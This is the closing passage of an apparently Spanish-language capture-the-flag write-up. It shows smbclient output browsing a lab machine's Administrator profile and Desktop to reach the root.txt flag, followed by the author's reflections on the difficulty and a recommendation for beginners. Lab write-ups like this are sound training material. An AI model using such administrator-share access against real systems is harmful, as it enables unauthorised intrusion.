Downloads        DR          0
Favorites        DR          0
Links            DR          0
Local Settings   DHS          0
Music            DR          0
My Documents     DHS          0
NetHood          DHS          0
NTUSER.DAT       AHS       786432
ntuser.dat.LOG1  AHS       262144
ntuser.dat.LOG2  AHS          0
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}
n Aug  5 16:27:27 2019
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}
n Aug  5 16:27:27 2019
ntuser.ini       HS          20
Pictures         DR          0
PrintHood        DHS          0
Recent           DHS          0
Saved Games      DR          0
Searches         DR          0
SendTo           DHS          0
Start Menu       DHS          0
Templates        DHS          0
Videos           DR          0

10485247 blocks of size 4096. 6545
smb: \Users\Administrator\> cd Desktop\
smb: \Users\Administrator\Desktop\> ls
.                DR          0
..               DR          0
desktop.ini      AHS       282
root.txt         A          32
```



**Problemas:** Tuve muchos inconvenientes porque no tengo muchos conceptos claros ni tecnologías, se me dio muy duro la enumeración gaste mucho tiempo en esto pero gracias a los consejos de mi compa EthicalHCOP pude seguir avanzando. (No te rindas piensa rutas distintas)

**Conclusiones:** Una caja para mi difícil por mis pobres conocimientos en el campo, eso si esta caja enseña muchas cosas y la recomiendo a cualquiera que este empezando, ya que se llevara muchos conocimientos.

